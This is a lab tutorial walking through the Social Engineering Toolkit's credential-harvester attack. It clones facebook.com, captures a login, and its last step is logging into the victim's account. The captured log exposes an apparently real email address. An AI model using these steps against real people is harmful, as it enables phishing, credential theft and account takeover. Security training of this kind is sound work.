
SET (Social Engineering Toolkit)

Social Engineer Toolkit is an open source tool to perform online social engineering attacks. The tool can be used for various attack scenarios including spear phishing and website attack vectors. Social Engineer Toolkit works in an integrated manner with Metasploit. It enables the execution of client-side attacks and seamless harvesting of credentials. With Social Engineer Toolkit, one can backdoor an executable and send it to the victim. It can automatically create fake login pages of a given website and spawn a server to listen to returning connections.


We are going to use **Credential Harvester Attack Method** one of SET method.

Step 1. Log in to Kali Machine and open Terminal. Then type *setoolkit* then press Enter.




```
┌──(root💀kali)-[~]
└─# setoolkit
```

Step 2. In the menu, select (1) Social Engineering Attack then press Enter.




```
 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

Step 3. Select (2) Website Attack Vectors then press Enter.




```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```

Step 4. Select (3) Credential Harvester Attack Method then press Enter.




```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```

Step 5. Select (2) Site Cloner then press Enter.




```
   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
```

Step 6. Sine we are not using external IP, let's just leave as is it then press Enter.




```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.201.129]:
```

Step 7. Input the site you want to clone. For this demo, we are going to clone facebook.com.




```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.201.129]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.facebook.com
```

Step 8. Copy the IP from POST back IP (ip of your attacker machine) **192.168.201.129** then paste it to the browser of our victim machine and press Enter to appear the clone site of facebook. Once the victim enter his/her credential of facebook that's the time we capture the credentials.



Step 9. Go back to your Kali Machine and check if you captured the credential. As picture show below, There was a credential that was captured. See the highlighted one.



```
192.168.201.131 - - [28/Sep/2021 21:25:50] "POST /ajax/bz?__a=1&__ccg=EXCELLENT&__comet
Bw5VCwjE3awbG782Cw8G1Qw5MKdwnU1oU884y0lW0SU2swdq0Ho2ewnE0yK3qaw4kw&__hs=18898.BP%3ADEFA
rsjjx%3Agl1×65%3Ao3zmc1&__spin_b=trunk&__spin_r=1004465775&__spin_t=1632835505&__user=0
[*] WE GOT A HIT! Printing the output:
PARAM: jazoest=21034
PARAM: lsd=AVpieKauWNo
PARAM: display=
PARAM: enable_profile_selector=
PARAM: isprivate=
PARAM: legacy_return=0
PARAM: profile_selector_ids=
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=-480
PARAM: lgndim=eyJ3IjoxOTE0LCJoIjo4NjEsImF3IjoxOTE0LCJhaCI6ODIxLCJjIjoyNH0=
PARAM: lgnrnd=062505_YRo3
PARAM: lgnjs=1632835535
POSSIBLE USERNAME FIELD FOUND: email=[redacted]
POSSIBLE PASSWORD FIELD FOUND: pass=[redacted]
PARAM: prefill_contact_point=orientalmonkey59@gmail.com
PARAM: prefill_source=browser_dropdown
PARAM: prefill_type=contact_point
PARAM: first_prefill_source=browser_dropdown
PARAM: first_prefill_type=contact_point
PARAM: had_cp_prefilled=true
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
```

Step 10. You can now try to login the credential you captured on your victim.